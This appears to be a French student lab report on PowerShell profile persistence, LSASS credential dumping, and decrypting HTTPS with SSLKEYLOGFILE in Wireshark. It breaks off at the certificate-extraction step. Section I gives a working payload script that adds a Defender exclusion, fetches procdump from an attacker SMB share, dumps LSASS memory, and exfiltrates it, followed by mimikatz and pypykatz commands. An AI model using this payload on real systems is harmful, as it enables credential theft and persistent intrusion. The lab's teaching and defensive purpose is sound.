2024 - 2025


HACKING

PROFILS PS

KERBEROASTING

DECHIFFRER

HTTPS



Margaux TANET

CPI 2024-2025

Table des matières

I- Attaque par profil en PowerShell

Introduction : Dans ce document nous allons voir comment les attaquants peuvent établir un accès persistant et élever leurs privilèges en exécutant du contenu malveillant via des profils PowerShell. En modifiant ces profils pour y intégrer des commandes, fonctions, modules PowerShell malveillants, les attaquants peuvent maintenir un accès à l'environnement cible.

A) Sous Windows

Qu'est-ce qu'un profil PowerShell ?

Les profils PowerShell sont des scripts qui s'exécutent en parallèle de chaque nouvelle session PowerShell. Cela permet de charger des fonctions et des modules personnalisés sur chaque nouveau terminal PowerShell.

- Se rendre sur une machine Windows 10, ouvrir PowerShell et saisir la variable $PROFILE qui permet d'afficher le chemin du profil de la session.

```
PS C:\Users\TANETMA> $PROFILE
>>
C:\Users\TANETMA\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1
PS C:\Users\TANETMA>
```

- On affiche le contenu du fichier avec la commande *Get-Content $PROFILE* :

```
PS C:\Users\TANETMA> Get-Content $PROFILE
Get-Content : Impossible de trouver le chemin d'accès «
C:\Users\TANETMA\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1», car il n'existe pas.
Au caractère Ligne:1 : 1
+ Get-Content $PROFILE
+ ~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\TANETM...ell_profile.ps1:String) [Get-Content], ItemNotFoundEx
   ception
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand
```

- Il se peut que le répertoire n'existe pas comme dans mon cas, mais nous pouvons le créer en tant que dossier caché avec la commande *: cd $env:USERPROFILE;$d="Documents\WindowsPowerShell\";New-Item -ItemType Directory -Name "$d";$h=Get-Item "$d";$h.Attributes="Hidden"*

```
PS C:\Users\TANETMA> cd $env:USERPROFILE;$d="Documents\WindowsPowerShell\";New-Item -ItemType Directory -Name "$d";$h=Ge
t-Item "$d";$h.Attributes="Hidden"


    Répertoire : C:\Users\TANETMA\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        17/04/2025     10:37                WindowsPowerShell
```

- Si le fichier PS1 n'est pas présent, il faut le créer. Taper la commande ci-dessous en suite pour la réalisation de notre test.

echo 'if (whoami /groups | findstr /i "S-1-16-12288"){ echo "I AM ADMIN!" }' > $PROFILE

```
PS C:\Users\TANETMA> echo 'if (whoami /groups | findstr /i "S-1-16-12288"){ echo "I AM ADMIN!" }' > $PROFILE
PS C:\Users\TANETMA>
```

- Une fois la variable modifiée, lancer une nouvelle session PowerShell en tant qu'administrateur, le message « I AM ADMIN » devrait apparaitre.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

I AM ADMIN!
PS C:\Windows\system32>
```

Il est possible de remplacer par exemple la commande **echo** par une autre commande.

B) Sous Kali

CONFIGURATION DE L'ATTAQUE :

Nous allons voir comment un hacker peut extraire des mots de passe hachés en utilisant les profils PowerShell. Pour commencer, sur Kali, créez un répertoire de travail où nous stockerons nos différents fichiers

Création du répertoire : *mkdir /tmp/evilshare; cd /tmp/evilshare*

- Télécharger la dernière version de ProcDump : */tmp/evilshare$ wget 'https://download.sysinternals.com/files/Procdump.zip'*

Qu'est-ce que Procdump ?

Procdump est un outil qui permet de capturer des vidages mémoire (dump files) des processus en cours d'exécution sur un système Windows. Les vidages mémoire sont des instantanés de l'état de la mémoire d'un processus à un moment donné et sont souvent utilisés pour le débogage et l'analyse des plantages ou des comportements anormaux des applications.

- Il faut décompresser le fichier pour que l'on puisse visualiser les différentes versions de ProcDump. Commande pour dézipper : */tmp/evilshare$ unzip Procdump.zip*

- Il faut créer ensuite un script qui sera notre payload.

Qu'est-ce qu'un payload ?

Un payload est la partie d'un programme ou d'un message qui contient les données ou les instructions réelles à exécuter. Ce programme peut être légitime comme malveillant.

- Taper ce programme :

Attention : bien penser à remplacer l'adresse IP de $server par l'adresse de notre machine

```
# An if statement to prevent the attack from executing without administrator privileges
if ((whoami /groups | Select-String -Pattern "S-1-16-12288") -ne $null) {
    # Start the attack as a background process to prevent the PS terminal from stalling when opened
    Start-Job {
        # Where to write data during the attack?
        $temp = "$env:TEMP"

        # Create path exclusion in Windows Defender to prevent procdump detection
        Add-MpPreference -ExclusionPath $temp

        # Sleep several seconds to allow the path exclusion to take effect
        Start-Sleep -Seconds 4

        # The attacker's IP address
        $server = "192.168.56.101"

        # The attacker's SMB share name, must match impacket-smbserver share name
        $share = "evilshare"

        # Procdump filename as it appears on the attacker's SMB share
        $procdump = "procdump.exe"

        # Procdump.exe is saved locally with a random string as the filename
        $filename = (-join ((65..90) + (97..122) | Get-Random -Count 5 | ForEach-Object { [char]$_ })) + '.exe'

        # The procdump output path when saved locally
        $dump = "tokyoneon.dmp"

        # As the procdump output contains non-ASCII characters, it must be compressed before exfiltrating
        $exfil = "$env:COMPUTERNAME-$env:USERNAME-lsass.zip"

        # Rather than use Invoke-WebRequest, use an alternate LOLBAS for file retrieval
        esentutl.exe /y "\\$server\$share\$procdump" /d "$temp\$filename" /o

        # Execute procdump and dump LSASS memory
        & "$temp\$filename" -accepteula -ma lsass.exe "$temp\$dump"
```


```
    # Suppress progress bar that appears in the terminal when compressing the dump
    $ProgressPreference = "SilentlyContinue"

    # Compress the dump
    Compress-Archive -Path "$temp\$dump" -DestinationPath "$temp\$exfil" -Force

    # Exfiltrate the compressed dump to the attacker's SMB share via cp
    cp "$temp\$exfil" "\\$server\$share\$exfil"
  } | Out-Null
}
```

Après la création de notre script, nous démarrons **impacket-smbserever** pour envoyer notre payload. Il se peut que cette étape soit assez longue.


La commande : *sudo impacket-smbserver -smb2support evilshare "$PWD"*



C) Analyse de la situation

Le système d'exploitation cible récupère le fichier procdump.exe. En se plaçant dans ***/tmp/evilshare*** et en faisant « ***ls*** » nous voyons apparaitre un nouveau fichier zip. Le fichier ZIP contient le fichier DMP, qui est une capture mémoire du processus LSASS (Local Security Authority Subsystem Service) de la machine cible. Il gère les authentifications sur une machine Windows. Cette capture peut inclure des mots de passe hachés, des tickets Kerberos, et d'autres informations sensibles.

Une fois le fichier DMP extrait du ZIP, un attaquant peut utiliser des outils comme Mimikatz pour analyser la mémoire et extraire des informations d'identification ou d'autres données sensibles.



D) Extraction des hachages de mot de passe avec MIMIKATZ sous Windows

Mimikatz est une application qui permet aux utilisateurs de voir et d'enregistrer des informations d'authentifications. Mimikatz est généralement utilisé pour voler des données d'identification, augmenter les droits, etc.

Pré-requis : désactiver Windows Defender

- Sous Windows, ouvrir PowerShell et taper la commande suivante :


- *Wget mimikatz Trunk*

- Décompresser le fichier ZIP à l'aide de la commande suivante :

Expand-Archive -Path $env:USERPROFILE\Downloads\mimikatz_trunk.zip -DestinationPath $env:USERPROFILE\mimikatz

Se rendre dans le répertoire et exécutez le fichier mimikatz.exe :

- Taper ensuite la commande *privillege ::debug* :



La commande privillege ::debug demande à Mimikatz d'activer le privilège de débogage.

Si la commande réussit, **Mimikatz** affiche un message ***privilege '20'*** indiquant que le privilège a été activé avec succès. Le nombre '20' correspond au code du privilège de débogage.

- Exécuter la commande : sekurlsa::logonpasswords \\192.168.133.130\evilshare\Attaker.dmp

Cette commande permet d'extraire les informations d'identification à partir d'un fichier de vidage mémoire (dump file) du processus.

E) Extraction des hachages de mot de passe avec **Pypykatz** sous Linux

Sous Linux, on utilise **Pypykatz** pour l'extrait des informations d'identification à partir d'un fichier de vidage mémoire (dump file) du processus LSASS (Local Security Authority Subsystem Service). **Pypykatz** est un outil open-source écrit en Python, inspiré de Mimikatz, mais conçu pour fonctionner sur différents systèmes d'exploitation comme Linux.

- Taper la commande ci-dessous pour extraire ces données :

- pypykatz lsa minidump Attaker.dmp

F) Comment réduire ce risque ?

- ✓ Réduire les doits donnés à des utilisateurs : ne pas donner de droits d'administrateurs local aux utilisateurs soit les réduire soit les supprimer
- ✓ Mettre un mode de langage contraint pour éviter l'accès à certaines fonctionnalités de PowerShell pour par exemple l'utilisation de profils.

- ✓ Détection de PowerShell à des fins malveillantes retranscrits grâce à la journalisation

G) Conclusion

L'attaque par profil PowerShell exploite la capacité de PowerShell à exécuter des scripts automatiquement à chaque nouvelle session. L'attaquant modifie le profil PowerShell pour inclure un script malveillant qui, s'il détecte des privilèges administratifs, télécharge et exécute ProcDump. Ce dernier capture la mémoire du processus LSASS, contenant des informations sensibles comme les mots de passe hachés et les tickets Kerberos. Le fichier de vidage mémoire est ensuite compressé et envoyé à un serveur contrôlé par l'attaquant. Pour analyser ce fichier, l'attaquant utilise Mimikatz sous Windows ou Pypykatz sous Linux, extrayant ainsi les informations d'identification. Cette méthode permet à l'attaquant d'accéder à des données sensibles sans autorisation, ce qui montre à quel point il est crucial pour les administrateurs de surveiller les changements dans les profils PowerShell et de renforcer la sécurité pour empêcher de telles attaques.

II- Déchiffrer HTTPS


A) Sous Windows

- ➢ Création du fichier sslkey.txt


Créer un fichier vide nommé sslkey.txt dans le répertoire Documents.

- ➢ Les variables d’environnement utilisateurs à modifier


Pour accéder aux variables d'environnement utilisateur sous Windows, suivez ces étapes : ouvrez les paramètres de Windows, puis naviguez vers « Système », « Informations système », et enfin « Paramètres système avancés ». Vous trouverez alors les options pour modifier les variables d'environnement.



- Dans les variables d'environnements, cliquer sur « **Nouvelle** » :



- On crée une nouvelle variable qu'on appelle **SSLKEYLOGFILE** et on indique l'emplacement du fichier que l'on a créé juste avant :



Test avec le fichier txt


Démarrer Wireshark et ouvrer en parallèle un navigateur et lancer des pages pour permettre l'enregistrement des clés de session TLS. Le fichier créer précédemment doit présenter des lignes.

- **CLIENT_HANDSHAKE_TRAFFIC_SECRET** : la clé secrète de la poignée de main du client codé en hexadécimal.
- **SERVER_HANDSHAKE_TRAFFIC_SECRET** : la clé secrète de la poignée de main du serveur codé en hexadécimal.
- **CLIENT_TRAFFIC_SECRET_0** : le premier code du trafic applicatif du client codé en hexadécimal.
- **SERVER_TRAFFIC_SECRET_0** : le premier code du trafic applicatif du serveur codé en hexadécimal.
- **EXPORTER_SECRET** : le secret de l'exportation en hexadécimal


Test avec Wireshark :

Il devrait y avoir des flux http sur le port TCP ou UDP sur le port 443. Ainsi, les flux HTTPS sont visibles en clair dans Wireshark grâce à la configuration que nous venons de mettre en place.

- Se rendre dans l'onglet "**Editer**">"**Préférence**" sélectionner **Protocole** dans la colonne de gauche et aller jusque **TLS**, enfin renseigner la position du fichier **sslkey.txt** en faisant parcourir.



Une fois que le filtre est appliqué :




No.	Time	Source	Destination	Protocol	Lengt	Info
38181	105.480231	35.160.31.213	10.10.0.207	TLSv1.2	1514	[TLS segment of a reassembled PDU]
38182	105.480231	35.160.31.213	10.10.0.207	TLSv1.2	1514	[TLS segment of a reassembled PDU]
38193	105.480658	35.160.31.213	10.10.0.207	TLSv1.2	1514	[TLS segment of a reassembled PDU]
38196	105.480658	35.160.31.213	10.10.0.207	TLSv1.2	1514	[TLS segment of a reassembled PDU]
38207	105.485229	35.160.31.213	10.10.0.207	HTTP	1448	HTTP/1.1 200 OK (application/javascript)
38237	105.519248	35.160.31.213	10.10.0.207	HTTP	1463	HTTP/1.1 200 OK (application/javascript)
38247	105.547384	10.10.0.207	104.18.186.31	TLSv1.3	1844	Client Hello (SNI=cdn.jsdelivr.net)
38250	105.567576	104.18.186.31	10.10.0.207	TLSv1.3	1514	Server Hello, Change Cipher Spec
38253	105.567576	104.18.186.31	10.10.0.207	TLSv1.3	1379	Encrypted Extensions, Compressed Certificate,
38256	105.570457	10.10.0.207	104.18.186.31	TLSv1.3	118	Change Cipher Spec, Finished
38267	105.570786	10.10.0.207	104.18.186.31	HTTP2	146	Magic, SETTINGS[0], WINDOW_UPDATE[0]
38268	105.570984	10.10.0.207	104.18.186.31	HTTP2	517	HEADERS[1]: GET /npm/mathjax@2.7.9/MathJax.js
38269	105.586205	104.18.186.31	10.10.0.207	HTTP2	582	SETTINGS[0], WINDOW_UPDATE[0]
38270	105.586360	104.18.186.31	10.10.0.207	HTTP2	85	SETTINGS[0]
38272	105.586581	10.10.0.207	104.18.186.31	HTTP2	85	SETTINGS[0]
38273	105.598946	104.18.186.31	10.10.0.207	HTTP2	837	HEADERS[1]: 200 OK
38274	105.598946	104.18.186.31	10.10.0.207	TLSv1.3	1445	[TLS segment of a reassembled PDU]
38275	105.598946	104.18.186.31	10.10.0.207	TLSv1.3	1514	[TLS segment of a reassembled PDU]
38276	105.598946	104.18.186.31	10.10.0.207	TLSv1.3	1376	[TLS segment of a reassembled PDU]
38277	105.598946	104.18.186.31	10.10.0.207	TLSv1.3	1514	[TLS segment of a reassembled PDU]
38279	105.599280	104.18.186.31	10.10.0.207	TLSv1.3	1376	[TLS segment of a reassembled PDU]
38280	105.599280	104.18.186.31	10.10.0.207	HTTP2	1514	DATA[1][TLS segment of a reassembled PDU]
38281	105.599280	104.18.186.31	10.10.0.207	TLSv1.3	1514	[TLS segment of a reassembled PDU]

Extraction du certificat

